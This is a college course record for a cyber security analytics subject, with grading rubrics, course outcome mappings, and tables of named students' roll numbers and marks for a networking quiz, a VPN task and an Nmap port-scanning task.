1	Successfully start VPN and verifying the connection to target machine [CO2]	10	(0 – 3 Marks)	(4 – 6 Marks)	(7-9 Marks)	(10 Marks)
2	Successfully scanning ports and checking vulnerabilities in the system to discover weak points in a network using Nmap [CO3]	10	(0 – 3 Marks)	(4 – 6 Marks)	(7-9 Marks)	(10 Marks)
3	Capture the flags in Windows System [CO5]	10	(0 – 3 Marks)	(4 – 6 Marks)	(7-9 Marks)	(10 Marks)

MATIRA SALLY
Sally



Report: 10 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
	The report should include implementation, results, conclusion and different steps used in identifying and exploiting vulnerabilities in target system. [CO5]	10	(0 – 3 Marks)	(4 – 6 Marks)	(7-9 Marks)	(10 Marks)

Quiz: 10 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	The quiz should include the basic concepts in networking. [CO1]	8	(0 – 2 Marks)	(3 – 5 Marks)	(6 -7 Marks)	(8 Marks)
2	The quiz should include social engineering security approaches [CO4]	2	0 Mark	(1 Mark)	(2 Marks)	(2 Marks)

VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

Batch : 2020-2024 CSE

Year of study: 2020-2024

Name of the Subject with code: ADCS601-CYBER SECURITY ANALYTICS

Name of the Staff: SREEDAYA M AND NAJIRA SALAM

CO1	Familiarize the essentials of computer networks and Linux for security features
CO2	Understand TOR network and VPN
CO3	Familiarize different tools used in cyber security domain
CO4	Understand social engineering security and demonstrate its implementation
CO5	Demonstrate Cyber-Security Operation Center (SOC) to observe organizational cyber defense and to study various challenges in CaptureThe Flag.

COs	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO 1	PSO 2
CO1	3	2	2	-	3	-			3	2		3	2	2
CO2	3	3	2	2	3	-			3	2		3	2	2
CO3	3	3	3	3	3	-			3	2		3	2	2
CO4	3	3	3	3	3	-			3	2		3	2	2
CO5	3	3	3	3	3	2			3	2		3	2	2

Attainment Level	Attainment score given, when
Attainment Level 1	50 % of students score more than 45%
Attainment Level 2	60 % of students score more than 45%
Attainment Level 3	70 % of students score more than 45%

Course Outcome Number : CO 1

Sl NO	USN	Student Name	MCQ							
			Que 1	Que 2	Que 3	Que 4	Que 5	Que 6	Que 7	Que 8
			1	1	1	1	1	1	1	1
1	VML20CS002	Abhijith A	1	1	1	1	1	1	1	1
2	VML20CS005	Abhinav Viswanath	1	1	1	1	1	1	1	1
3	VML20CS008	Abhisanth K C	1	1	1	1	1	1	1	1
4	VML20CS011	Abin Krishna	1	1	1	1	1	1	1	1
5	VML20CS014	Adarsh V Sujith	1	1	1	1	1	1	1	1
6	VML20CS020	Akhila Raghunath	1	1	1	1	1	1	1	1
7	VML20CS023	Alan Jyothis Thomas	1	1	1	1	1	1	1	1
8	VML20CS026	Albin Joe Thomas	1	1	1	1	1	1	1	1
9	VML20CS029	Aleena Susan	1	1	1	1	1	1	1	1
10	VML20CS032	Ameya P V	1	1	1	1	1	1	1	1
11	VML20CS034	Anagha Santhosh	1	1	1	1	1	1	1	1
12	VML20CS037	Anekh S	1	1	1	1	1	1	1	1
13	VML20CS040	Anigeth K K	1	1	1	1	1	1	1	1
14	VML20CS043	Ankith Baby	1	1	1	1	1	1	1	1
15	VML20CS046	Ann Riya Siby	1	1	1	1	1	1	1	1
16	VML20CS048	Anson Leon Sebastian	1	1	1	1	1	1	1	1
17	VML20CS051	Arjun Nv	1	1	1	1	1	1	1	1
18	VML20CS054	Aswathy Chandradas	1	1	1	1	1	1	1	1
19	VML20CS057	Aswin Raj C	1	1	1	1	1	1	1	1
20	VML20CS060	Augustine Felix Joshy	1	1	1	1	1	1	1	1
21	VML20CS063	Bernise Jacob John	1	1	1	1	1	1	1	1
22	VML20CS065	Calvin Othayoth	1	1	1	1	1	1	1	1
23	VML20CS069	Devika S	1	1	1	1	1	1	1	1
24	VML20CS072	Diya Kp	1	1	1	1	1	1	1	1
25	VML20CS075	Emilin Elizabeth Biju	1	1	1	1	1	1	1	1
26	VML20CS078	Fathimath Rajiya Pk	1	1	1	1	1	1	1	1
27	VML20CS081	Gopika Mohandas	1	1	1	1	1	1	1	1
28	VML20CS084	Hrishinandan N	1	1	1	1	1	1	1	1
29	VML20CS087	Jewel John	1	1	1	1	1	1	1	1
30	VML20CS090	Jishnu Prasad	NA	NA	NA	NA	NA	NA	NA	NA
31	VML20CS093	Joel Scaria Justine	1	1	1	1	1	1	1	1
32	VML20CS097	Karthik T V	1	1	1	1	1	1	1	1
33	VML20CS098	Keerthana Rajeev	1	1	1	1	1	1	1	1
34	VML20CS100	K. K. Nasif	1	1	1	1	1	1	1	1
35	VML20CS102	Sona K V	NA	NA	NA	NA	NA	NA	NA	NA
36	VML20CS103	Lisna C H	1	1	1	1	1	1	1	1
37	VML20CS106	Manjima Ann Biju	1	1	1	1	1	1	1	1
38	VML20CS112	Meenakshi Surendran	1	1	1	1	1	1	1	1
39	VML20CS117	Muhammad Nazal M V	1	1	1	1	1	1	1	1
40	VML20CS120	Nandakishore A	1	1	1	1	1	1	1	1
41	VML20CS124	Navaneeth K	1	1	1	1	1	1	1	1
42	VML20CS127	Nayan Rose Mathew	1	1	1	1	1	1	1	1
43	VML20CS130	Neha Premarajan	1	1	1	1	1	1	1	1
44	VML20CS134	Prajwal P	1	1	1	1	1	1	1	1
45	VML20CS137	Precious Pp	1	1	1	1	1	1	1	1
46	VML20CS140	Rahul Raj T	1	1	1	1	1	1	1	1
47	VML20CS143	Saketh K M	1	1	1	1	1	1	1	1
48	VML20CS146	Sandra Ganeshan	1	1	1	1	1	1	1	1
49	VML20CS149	Sayandh S Anand	1	1	1	1	1	1	1	1
50	VML20CS152	Sharang Pm	1	1	1	1	1	1	1	1
51	VML20CS154	Shijin P	1	1	1	1	1	1	1	1
52	VML20CS156	Siddharth P Kumar	1	1	1	1	1	1	1	1
53	VML20CS159	Sidharth Pv	1	1	1	1	1	1	1	1
54	VML20CS162	Sona Saji	1	1	1	1	1	1	1	1
55	VML20CS165	Sreenandh M	1	1	1	1	1	1	1	1
56	VML20CS168	Swetha N	1	1	1	1	1	1	1	1
57	VML20CS171	Thejas K	1	1	1	1	1	1	1	1
58	VML20CS176	Vaishnav Krishna	1	1	1	1	1	1	1	1
59	VML20CS178	Vishnunath K	1	1	1	1	1	1	1	1
60	VML20CS183	Vyshnav Sreeshan	1	1	1	1	1	1	1	1
61	VML20CS003	Abhinav Mathew Kurian	1	1	1	1	1	1	1	1

62	VML20CS007	Abhiram Santhosh	NA	NA	NA	NA	NA	NA	NA	NA
63	VML20CS009	Abin B P	NA	NA	NA	NA	NA	NA	NA	NA
64	VML20CS012	Abin Sebastian	NA	NA	NA	NA	NA	NA	NA	NA
65	VML20CS015	Adeena S	1	1	1	1	1	1	1	1
66	VML20CS018	Afrah Nabeel	1	1	1	1	1	1	1	1
67	VML20CS021	Akshay Puthiya Valappil	NA	NA	NA	NA	NA	NA	NA	NA
68	VML20CS024	Alan K Johnson	1	1	1	1	1	1	1	1
69	VML20CS027	Albin Joseph	NA	NA	NA	NA	NA	NA	NA	NA
70	VML20CS030	Allen Adhvaith	1	1	1	1	1	1	1	1
71	VML20CS033	Anagha Ajal	1	1	1	1	1	1	1	1
72	VML20CS035	Ancil Tresa Sunil	1	1	1	1	1	1	1	1
73	VML20CS038	Angel John	1	1	1	1	1	1	1	1
74	VML20CS041	Anjima.s	1	1	1	1	1	1	1	1
75	VML20CS044	Ann Maria George	1	1	1	1	1	1	1	1
76	VML20CS047	Anoushka Sebastian	1	1	1	1	1	1	1	1
77	VML20CS049	Anugrah M P	1	1	1	1	1	1	1	1
78	VML20CS052	Ashil Mathew	1	1	1	1	1	1	1	1
79	VML20CS055	Aswindas C	1	1	1	1	1	1	1	1
80	VML20CS058	Athira K K	1	1	1	1	1	1	1	1
81	VML20CS061	Aurang V	NA	NA	NA	NA	NA	NA	NA	NA
82	VML20CS064	Blessy Seby	1	1	1	1	1	1	1	1
83	VML20CS067	Celestian Thomas	1	1	1	1	1	1	1	1
84	VML20CS073	Edwin Marian Mathew	1	1	1	1	1	1	1	1
85	VML20CS076	Fathima Noureen B	1	1	1	1	1	1	0	0
86	VML20CS079	Geo Nobins	1	1	1	1	1	1	1	1
87	VML20CS082	Hamras Haris	NA	NA	NA	NA	NA	NA	NA	NA
88	VML20CS085	Imthiyaz Ibrahim	NA	NA	NA	NA	NA	NA	NA	NA
89	VML20CS088	Jishnu Chandran	1	1	1	1	1	1	1	1
90	VML20CS091	Jithina Raj P	NA	NA	NA	NA	NA	NA	NA	NA
91	VML20CS094	John Joseph	1	1	1	1	1	1	1	1
92	VML20CS099	Kiran Kumar K.p	1	1	1	1	1	1	1	1
93	VML20CS101	K. V. Henath Raj	1	1	1	1	1	1	1	1
94	VML20CS104	Malavika A Manoj	1	1	1	1	1	1	1	1
95	VML20CS107	Manu V S	1	1	1	1	1	1	1	1
96	VML20CS110	Masroor Ahmad	1	1	1	1	1	1	1	1
97	VML20CS113	Mereena Philip	1	1	1	1	1	1	1	1
98	VML20CS115	Mohammed Shamil P	NA	NA	NA	NA	NA	NA	NA	NA
99	VML20CS118	Muhammed Ajnas	1	1	1	1	1	1	1	1
100	VML20CS121	Nandana Cp	1	1	1	1	1	1	1	1
101	VML20CS122	Nandana Krishnan	1	1	1	1	1	1	1	1
102	VML20CS125	Navanith Vipin	1	1	1	1	1	1	1	1
103	VML20CS128	Neha Benny	1	1	1	1	1	1	1	1
104	VML20CS131	Nihadh Mohammed	1	1	1	1	0	1	1	1
105	VML20CS135	Pranav K G	1	1	1	1	1	1	1	1
106	VML20CS138	Prithvi Raj Makkootan	1	1	1	1	1	1	1	1
107	VML20CS141	Riya George	1	1	1	1	1	1	1	1
108	VML20CS144	Salvin T Sajjan	1	1	1	1	1	1	1	1
109	VML20CS147	Saphal Santhosh	1	0	1	1	1	1	1	1
110	VML20CS150	Shaeem Ibrahim	NA	NA	NA	NA	NA	NA	NA	NA
111	VML20CS153	Sheethal C P	1	1	1	1	1	1	1	1
112	VML20CS157	Sidharth Jayachandran	0	1	1	1	1	1	1	1
113	VML20CS160	Sidharth Ramachandran Nambiar	1	1	1	1	1	1	1	1
114	VML20CS163	Sona Santhosh Veniyil	NA	NA	NA	NA	NA	NA	NA	NA
115	VML20CS166	Sreeram Pavithran	1	1	1	1	1	1	1	1
116	VML20CS169	Thanseeah Ayaniyad	1	1	0	1	1	1	1	1
117	VML20CS172	Thejus Dhanesh	1	1	1	1	1	0	1	1
118	VML20CS174	Treesa Binoy	1	1	1	1	1	1	1	1
119	VML20CS179	Vishnu Veenadharan	1	1	1	1	1	1	1	0
120	VML20CS181	Vismaya Hemanth Nambiar	1	1	1	1	1	1	1	1
121	VML20CS184	Yashin Tm	NA	NA	NA	NA	NA	NA	NA	NA
122	LVML20CS186	Amritha P	NA	NA	NA	NA	NA	NA	NA	NA
123	LVML20CS187	Lidliya James	NA	NA	NA	NA	NA	NA	NA	NA
124	VML20CS004	Abhinav Purushothaman	1	1	1	1	1	1	1	1
125	VML20CS006	Abhirami K P	NA	NA	NA	NA	NA	NA	NA	NA
126	VML20CS010	Abin Devasia	1	1	1	1	1	1	1	1
127	VML20CS013	Adarsh K	NA	NA	NA	NA	NA	NA	NA	NA
128	VML20CS016	Adil	1	1	1	1	1	1	1	1
129	VML20CS019	Ajal K	NA	NA	NA	NA	NA	NA	NA	NA
130	VML20CS022	Alan Joseph	1	1	1	1	1	1	1	1

131	VML20CS025	Albert Tom George	1	0	1	0	1	0	1	0
132	VML20CS031	Amal Binoy	1	1	1	1	1	1	1	1
133	VML20CS036	Ancily Sunny	1	1	1	1	1	1	1	1
134	VML20CS039	Angel Thomas	1	1	1	1	1	1	1	1
135	VML20CS042	Anjitha Nambiar	1	1	1	1	1	1	1	1
136	VML20CS045	Ann Maria Sebastian	1	1	1	1	1	1	1	1
137	VML20CS050	Anurenj M	1	1	1	1	1	1	1	1
138	VML20CS053	Ashwin M	1	1	1	1	1	1	1	1
139	VML20CS056	Aswin K	1	1	1	1	1	1	1	1
140	VML20CS059	Athulya T	NA	NA	NA	NA	NA	NA	NA	NA
141	VML20CS062	Basim	1	1	1	1	1	1	1	1
142	VML20CS066	C C Nipun Das	1	1	1	1	1	1	1	1
143	VML20CS068	Dalven Jose	NA	NA	NA	NA	NA	NA	NA	NA
144	VML20CS070	Dilna P	1	1	1	1	1	1	1	1
145	VML20CS071	Diya Jojan	1	1	1	1	1	1	1	1
146	VML20CS074	Elicha Jose	NA	NA	NA	NA	NA	NA	NA	NA
147	VML20CS077	Fathima Shana A	1	1	1	1	1	1	1	1
148	VML20CS080	Gokul Sunil	1	1	1	1	1	1	1	1
149	VML20CS083	Harsha Muraleedharan	1	1	1	1	1	1	1	1
150	VML20CS086	Irene Treesa Cibi	1	1	1	1	1	1	1	1
151	VML20CS089	Jishnu P	1	1	1	1	1	1	1	1
152	VML20CS092	Joel Jose	1	1	1	1	1	1	1	1
153	VML20CS095	Joseph Varghese	1	1	1	1	1	1	1	1
154	VML20CS096	Karthik Shiva P R	1	1	1	1	1	1	1	1
155	VML20CS105	Malavika Muraleedharan	1	1	1	1	1	1	1	1
156	VML20CS108	Maria Manoj	1	1	1	1	1	1	1	1
157	VML20CS111	Mathew Abhijeet	NA	NA	NA	NA	NA	NA	NA	NA
158	VML20CS114	Mohammed Anzil	1	0	1	0	1	1	1	1
159	VML20CS116	Mufaz Musthafa	1	0	1	1	1	1	1	1
160	VML20CS119	Nachikethas V Sushil	1	1	1	1	1	1	1	1
161	VML20CS123	Nandhana K	1	1	1	1	1	1	1	1
162	VML20CS126	Naveen K Mathew	NA	NA	NA	NA	NA	NA	NA	NA
163	VML20CS129	Neha E	1	1	1	1	1	1	1	1
164	VML20CS132	Nikhil P	1	1	1	1	0	1	1	1
165	VML20CS133	O V Anagha	1	1	1	1	1	1	1	1
166	VML20CS136	Pranav Sunesh	NA	NA	NA	NA	NA	NA	NA	NA
167	VML20CS139	Prithwin	1	1	1	1	1	1	1	1
168	VML20CS142	Saayanth P	1	1	1	1	1	1	1	1
169	VML20CS145	Sandesh Santhosh Nambiar	NA	NA	NA	NA	NA	NA	NA	NA
170	VML20CS148	Saranga Vinod	1	1	1	1	1	1	1	1
171	VML20CS151	Shalwin Mathew	1	1	1	1	1	1	1	1
172	VML20CS155	Shon Shaji	1	1	1	1	1	1	1	1
173	VML20CS158	Sidharth Kesav	NA	NA	NA	NA	NA	NA	NA	NA
174	VML20CS161	Sidharth Sham Lal	1	1	1	1	1	1	1	1
175	VML20CS167	Surya Prakash	1	1	1	1	1	1	1	1
176	VML20CS170	Theertha	1	1	1	1	1	1	1	1
177	VML20CS173	Thomas P S	1	1	1	1	1	1	1	1
178	VML20CS175	Tresa Sebastian	1	1	1	1	1	1	1	1
179	VML20CS177	Vengatteri Anshi Shiburaj	1	1	1	1	1	1	1	1
180	VML20CS180	Vishnu Viswanath	1	1	1	1	1	1	1	1
181	VML20CS182	Vismaya Mariya Thomson	NA	NA	NA	NA	NA	NA	NA	NA
182	VML20CS185	Zehan Zakkariya	1	1	1	1	1	1	1	1
Total Number of students attended			153	153	153	153	153	153	153	153
Target (45%) Mark			0.45	0.45	0.45	0.45	0.45	0.45	0.45	0.45
Total Number of students who have achieved Target (45 %)			152	149	152	151	151	151	152	150
Attainment percentage			99.35	97.39	99.35	98.7	98.7	98.7	99.35	98.04
Attainment Level			3	3	3	3	3	3	3	3
Total Attainment of Each section			3							

Course Outcome Number : CO2

SL NO	USN	Student Name	Project Implementation
			Successfully start VPN and verify the connection to target machine
Max Marks			10
1	VML20CS002	Abhijith A	10
2	VML20CS005	Abhinav Viswanath	10
3	VML20CS008	Abhisanth K C	10
4	VML20CS011	Abin Krishna	10
5	VML20CS014	Adarsh V Sujith	10
6	VML20CS020	Akhila Raghunath	10
7	VML20CS023	Alan Jyothis Thomas	8
8	VML20CS026	Albin Joe Thomas	10
9	VML20CS029	Aleena Susan	8
10	VML20CS032	Ameya P V	8
11	VML20CS034	Anagha Santhosh	10
12	VML20CS037	Anekh S	10
13	VML20CS040	Anigeth K K	10
14	VML20CS043	Ankith Baby	10
15	VML20CS046	Ann Riya Siby	10
16	VML20CS048	Anson Leon Sebastian	10
17	VML20CS051	Arjun Nv	10
18	VML20CS054	Aswathy Chandradas	10
19	VML20CS057	Aswin Raj C	7
20	VML20CS060	Augustine Felix Joshy	7
21	VML20CS063	Bernise Jacob John	10
22	VML20CS065	Calvin Othayoth	7
23	VML20CS069	Devika S	10
24	VML20CS072	Diya Kp	8
25	VML20CS075	Emlin Elizabeth Biju	10
26	VML20CS078	Fathimath Rajiya Pk	7
27	VML20CS081	Gopika Mohandas	10
28	VML20CS084	Hrishinandan N	10
29	VML20CS087	Jewel John	10
30	VML20CS090	Jishnu Prasad	10
31	VML20CS093	Joel Scaria Justine	10
32	VML20CS097	Karthik T V	10
33	VML20CS098	Keerthana Rajeev	10
34	VML20CS100	K. K. Nasif	8
35	VML20CS102	Sona K V	10
36	VML20CS103	Lisna C H	8
37	VML20CS106	Manjima Ann Biju	10
38	VML20CS112	Meenakshi Surendran	10
39	VML20CS117	Muhammad Nazal M V	10
40	VML20CS120	Nandakishore A	10
41	VML20CS124	Navaneeth K	10
42	VML20CS127	Nayan Rose Mathew	10
43	VML20CS130	Neha Premarajan	10
44	VML20CS134	Prajwal P	7
45	VML20CS137	Precious Pp	10
46	VML20CS140	Rahul Raj T	10
47	VML20CS143	Saketh K M	10
48	VML20CS146	Sandra Ganeshan	10
49	VML20CS149	Sayandh S Anand	10
50	VML20CS152	Sharang Pm	7
51	VML20CS154	Shijin P	10
52	VML20CS156	Siddharth P Kumar	10
53	VML20CS159	Sidharth Pv	7
54	VML20CS162	Sona Saji	10
55	VML20CS165	Sreenandh M	10
56	VML20CS168	Swetha N	10
57	VML20CS171	Thejas K	7

58	VML20CS176	Valshnav Krishna	10
59	VML20CS178	Vishnunath K	10
60	VML20CS183	Vyshnav Sreeshan	9
61	VML20CS003	Abhinav Mathew Kurian	7
62	VML20CS007	Abhiram Santhosh	10
63	VML20CS009	Abin B P	7
64	VML20CS012	Abin Sebastian	8
65	VML20CS015	Adeena S	7
66	VML20CS018	Afrah Nabeel	7
67	VML20CS021	Akshay Puthiya Valappil	10
68	VML20CS024	Alan K Johnson	7
69	VML20CS027	Albin Joseph	8
70	VML20CS030	Allen Adhvaith	7
71	VML20CS033	Anagha Ajai	8
72	VML20CS035	Ancil Tresa Sunil	7
73	VML20CS038	Angel John	10
74	VML20CS041	Anjima.s	7
75	VML20CS044	Ann Maria George	10
76	VML20CS047	Anoushka Sebastian	8
77	VML20CS049	Anugrah M P	8
78	VML20CS052	Ashil Mathew	8
79	VML20CS055	Aswindas C	9
80	VML20CS058	Athira K K	10
81	VML20CS061	Aurang V	9
82	VML20CS064	Blussy Seby	9
83	VML20CS067	Celestian Thomas	9
84	VML20CS073	Edwin Marian Mathew	8
85	VML20CS076	Fathima Noureen B	10
86	VML20CS079	Geo Nobins	10
87	VML20CS082	Hamras Haris	7
88	VML20CS085	Imthiyaz Ibrahim	10
89	VML20CS088	Ishnu Chandran	7
90	VML20CS091	Jithina Raj P	7
91	VML20CS094	John Joseph	7
92	VML20CS099	Kiran Kumar K.p	8
93	VML20CS101	K. V. Henath Raj	8
94	VML20CS104	Malavika A Manoj	10
95	VML20CS107	Manu V S	9
96	VML20CS110	Masroor Ahmad	10
97	VML20CS113	Mereena Philip	9
98	VML20CS115	Mohammed Shamil P	10
99	VML20CS118	Muhammed Ajnas	10
100	VML20CS121	Nandana Cp	7
101	VML20CS122	Nandana Krishnan	7
102	VML20CS125	Navanith Vipin	10
103	VML20CS128	Neha Benny	8
104	VML20CS131	Nihadh Mohammed	10
105	VML20CS135	Pranav K G	8
106	VML20CS138	Prithvi Raj Makkootan	8
107	VML20CS141	Riya George	8
108	VML20CS144	Salvin T Sajan	9
109	VML20CS147	Saphal Santhosh	10
110	VML20CS150	Shaem Ibrahim	10
111	VML20CS153	Sheethal C P	9
112	VML20CS157	Sidharth Jayachandran	10
113	VML20CS160	Sidharth Ramachandran Nambiar	6
114	VML20CS163	Sona Santhosh Veniyil	8
115	VML20CS166	Sreeram Pavithran	8
116	VML20CS169	Thanseeah Ayaniyad	10
117	VML20CS172	Thejus Dhanesh	8
118	VML20CS174	Treesa Binoy	8
119	VML20CS179	Vishnu Veenadharan	8
120	VML20CS181	Vismaya Hemanth Nambiar	10
121	VML20CS184	Yashin Tm	10
122	LVML20CS186	Amritha P	10
123	LVML20CS187	Lidiya James	10
124	VML20CS004	Abhinav Purushothaman	10
125	VML20CS006	Abhirami K P	10
126	VML20CS010	Abin Devasia	10

127	VML20CS013	Adarsh K	10
128	VML20CS016	Adil	10
129	VML20CS019	Ajal K	10
130	VML20CS022	Alan Joseph	10
131	VML20CS025	Albert Tom George	10
132	VML20CS031	Amal Binoy	10
133	VML20CS036	Ancily Sunny	8
134	VML20CS039	Angel Thomas	7
135	VML20CS042	Anjitha Nambiar	10
136	VML20CS045	Ann Maria Sebastian	10
137	VML20CS050	Anurenj M	10
138	VML20CS053	Ashwin M	10
139	VML20CS056	Aswin K	9
140	VML20CS059	Athulya T	8
141	VML20CS062	Basim	7
142	VML20CS066	C C Nipun Das	9
143	VML20CS068	Dalven Jose	10
144	VML20CS070	Dilna P	10
145	VML20CS071	Diya Jojan	8
146	VML20CS074	Elicita Jose	10
147	VML20CS077	Fathima Shana A	9
148	VML20CS080	Gokul Sunil	8
149	VML20CS083	Harsha Muraleedharan	10
150	VML20CS086	Irene Treesa Cibi	10
151	VML20CS089	Jishnu P	9
152	VML20CS092	Joel Jose	10
153	VML20CS095	Joseph Varghese	10
154	VML20CS096	Karthik Shiva P R	10
155	VML20CS105	Malavika Muraleedharan	10
156	VML20CS108	Maria Manoj	10
157	VML20CS111	Mathew Abhijeet	8
158	VML20CS114	Mohammed Anzil	10
159	VML20CS116	Mufaz Musthafa	8
160	VML20CS119	Nachikethas V Sushil	9
161	VML20CS123	Nandhana K	10
162	VML20CS126	Naveen K Mathew	8
163	VML20CS129	Neha E	8
164	VML20CS132	Nikhil P	10
165	VML20CS133	O V Anagha	10
166	VML20CS136	Pranav Sunesh	10
167	VML20CS139	Prithwin	10
168	VML20CS142	Saayanth P	10
169	VML20CS145	Sandesh Santhosh Nambiar	8
170	VML20CS148	Saranga Vinod	8
171	VML20CS151	Shalwin Mathew	10
172	VML20CS155	Shon Shaji	8
173	VML20CS158	Sidharth Kesav	9
174	VML20CS161	Sidharth Sham Lal	10
175	VML20CS167	Surya Prakash	9
176	VML20CS170	Theertha	10
177	VML20CS173	Thomas P S	10
178	VML20CS175	Tresa Sebastian	9
179	VML20CS177	Vengatteri Anshi Shiburaj	8
180	VML20CS180	Vishnu Viswanath	10
181	VML20CS182	Vismaya Mariya Thomson	10
182	VML20CS185	Zehan Zakkariya	9
Total Number of students attended			182
Target (45%) Mark			4.5
Total Number of students who have achieved Target (45 %			182
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3

Course Outcome Number : CO3

SL NO	USN	Student Name	Project Implementation
			Successfully scanning ports and checking vulnerabilities in the system to discover weak points in a network using Nmap
Max Marks			10
1	VML20CS002	Abhijith A	10
2	VML20CS005	Abhinav Viswanath	10
3	VML20CS008	Abhisanth K C	10
4	VML20CS011	Abin Krishna	10
5	VML20CS014	Adarsh V Sujith	10
6	VML20CS020	Akhila Raghunath	10
7	VML20CS023	Alan Jyothis Thomas	5
8	VML20CS026	Albin Joe Thomas	10
9	VML20CS029	Ajeena Susan	8
10	VML20CS032	Aranya P V	8
11	VML20CS034	Anagha Santhosh	10
12	VML20CS037	Anekh S	10
13	VML20CS040	Anigeth K K	10
14	VML20CS043	Ankith Baby	10
15	VML20CS046	Ann Riya Siby	10
16	VML20CS048	Anson Leon Sebastian	10
17	VML20CS051	Arjun Nv	10
18	VML20CS054	Aswathy Chandradas	10
19	VML20CS057	Aswin Raj C	4
20	VML20CS060	Augustine Felix Joshy	4
21	VML20CS063	Bernise Jacob John	10
22	VML20CS065	Calvin Othayoth	4
23	VML20CS069	Devika S	10
24	VML20CS072	Diya Kp	8
25	VML20CS075	Emlin Elizabeth Biju	10
26	VML20CS078	Fathimath Rajiya Pk	8
27	VML20CS081	Gopika Mohandas	10
28	VML20CS084	Hrishinandan N	10
29	VML20CS087	Jewel John	10
30	VML20CS090	Jishnu Prasad	10
31	VML20CS093	Joel Scaria Justine	10
32	VML20CS097	Karthik T V	10
33	VML20CS098	Keerthana Rajeev	10
34	VML20CS100	K. K. Nasif	5
35	VML20CS102	Sona K V	10
36	VML20CS103	Lisna C H	8
37	VML20CS106	Manjima Ann Biju	10
38	VML20CS112	Meenakshi Surendran	10
39	VML20CS117	Muhammad Nazal M V	10
40	VML20CS120	Nandakishore A	10
41	VML20CS124	Navaneeth K	10

42	VML20CS127	Nayan Rose Mathew	10
43	VML20CS130	Neha Premarajan	10
44	VML20CS134	Prajwal P	8
45	VML20CS137	Precious Pp	10
46	VML20CS140	Rahul Raj T	10
47	VML20CS143	Saketh K M	10
48	VML20CS146	Sandra Ganeshan	10
49	VML20CS149	Sayandh S Anand	10
50	VML20CS152	Sharang Pm	8
51	VML20CS154	Shijin P	10
52	VML20CS156	Siddharth P Kumar	10
53	VML20CS159	Sidharth Pv	8
54	VML20CS162	Sona Saji	10
55	VML20CS165	Sreenandh M	10
56	VML20CS168	Swetha N	10
57	VML20CS171	Thejas K	7
58	VML20CS176	Vaishnav Krishna	10
59	VML20CS178	Vishnunath K	10
60	VML20CS183	Vyshnav Sreeshan	8
61	VML20CS003	Abhinav Mathew Kurian	8
62	VML20CS007	Abhiram Santhosh	10
63	VML20CS009	Abin B P	4
64	VML20CS012	Abin Sebastian	4
65	VML20CS015	Adeena S	6
66	VML20CS018	Afrah Nabeel	8
67	VML20CS021	Akshay Puthiya Valappil	10
68	VML20CS024	Alan K Johnson	8
69	VML20CS027	Albin Joseph	8
70	VML20CS030	Allen Adhvaith	8
71	VML20CS033	Anagha Ajai	6
72	VML20CS035	Ancil Tresa Sunil	9
73	VML20CS038	Angel John	10
74	VML20CS041	Anjima s	9
75	VML20CS044	Ann Maria George	10
76	VML20CS047	Anoushka Sebastian	8
77	VML20CS049	Anugrah M P	7
78	VML20CS052	Ashil Mathew	8
79	VML20CS055	Aswindas C	9
80	VML20CS058	Athira K K	10
81	VML20CS061	Aurang V	9
82	VML20CS064	Blessy Seby	8
83	VML20CS067	Celestian Thomas	7
84	VML20CS073	Edwin Marian Mathew	4
85	VML20CS076	Fathima Noureen B	10
86	VML20CS079	Geo Nobins	10
87	VML20CS082	Hamras Haris	6
88	VML20CS085	Imthiyaz Ibrahim	10
89	VML20CS088	Jishnu Chandran	8
90	VML20CS091	Jithina Raj P	9
91	VML20CS094	John Joseph	5

92	VML20CS099	Kiran Kumar K.p	8
93	VML20CS101	K. V. Henath Raj	9
94	VML20CS104	Malavika A Manoj	10
95	VML20CS107	Manu V S	9
96	VML20CS110	Masroor Ahmad	10
97	VML20CS113	Mereena Philip	9
98	VML20CS115	Mohammed Shamil P	10
99	VML20CS118	Muhammed Ajnas	10
100	VML20CS121	Nandana Cp	4
101	VML20CS122	Nandana Krishnan	9
102	VML20CS125	Navanith Vipin	10
103	VML20CS128	Neha Benny	8
104	VML20CS131	Nihadh Mohammed	10
105	VML20CS135	Pranav K G	7
106	VML20CS138	Prithvi Raj Makkootan	8
107	VML20CS141	Riya George	9
108	VML20CS144	Salvin T Sajan	9
109	VML20CS147	Saphal Santhosh	10
110	VML20CS150	Shaeem Ibrahim	10
111	VML20CS153	Sheethal C P	8
112	VML20CS157	Sidharth Jayachandran	10
113	VML20CS160	Sidharth Ramachandran Nambiar	4
114	VML20CS163	Sona Santhosh Veniyil	5
115	VML20CS166	Sreeram Pavithran	9
116	VML20CS169	Thanseeah Ayaniyad	10
117	VML20CS172	Thejus Dhanesh	7
118	VML20CS174	Treesa Binoy	5
119	VML20CS179	Vishnu Veenadharan	4
120	VML20CS181	Vismaya Hemanth	10
121	VML20CS184	Yashin Tm	10
122	LVML20CS186	Amritha P	10
123	LVML20CS187	Lidiya James	10
124	VML20CS004	Abhinav Purushothaman	10
125	VML20CS006	Abhirami K P	10
126	VML20CS010	Abin Devasia	10
127	VML20CS013	Adarsh K	10
128	VML20CS016	Adil	10
129	VML20CS019	Ajal K	10
130	VML20CS022	Alan Joseph	10
131	VML20CS025	Albert Tom George	10
132	VML20CS031	Amal Binoy	10
133	VML20CS036	Ancily Sunny	8
134	VML20CS039	Angel Thomas	6
135	VML20CS042	Anjitha Nambiar	10
136	VML20CS045	Ann Maria Sebastian	10
137	VML20CS050	Anurenj M	10
138	VML20CS053	Ashwin M	10
139	VML20CS056	Aswin K	8
140	VML20CS059	Athulya T	4

141	VML20CS062	Basim	
142	VML20CS066	C C Nipun Das	5
143	VML20CS068	Dalvin Jose	8
144	VML20CS070	Disha P	10
145	VML20CS071	Oiya Jojan	10
146	VML20CS074	Elcta Jose	9
147	VML20CS077	Fathima Shana A	10
148	VML20CS080	Gokul Sunil	8
149	VML20CS083	Harsha Muralidharan	7
150	VML20CS086	Irene Treasa Cibi	10
151	VML20CS089	Jishnu P	10
152	VML20CS092	Joel Jose	6
153	VML20CS095	Joseph Varghese	10
154	VML20CS096	Karthik Shiva P R	10
155	VML20CS105	Malavika	10
156	VML20CS108	Maria Manoj	10
157	VML20CS111	Mathew Abhijeet	10
158	VML20CS114	Mohammed Anzil	4
159	VML20CS116	Mufaz Musthafa	10
160	VML20CS119	Nachikethas V Sushil	5
161	VML20CS123	Nandhana K	8
162	VML20CS126	Naveen K Mathew	10
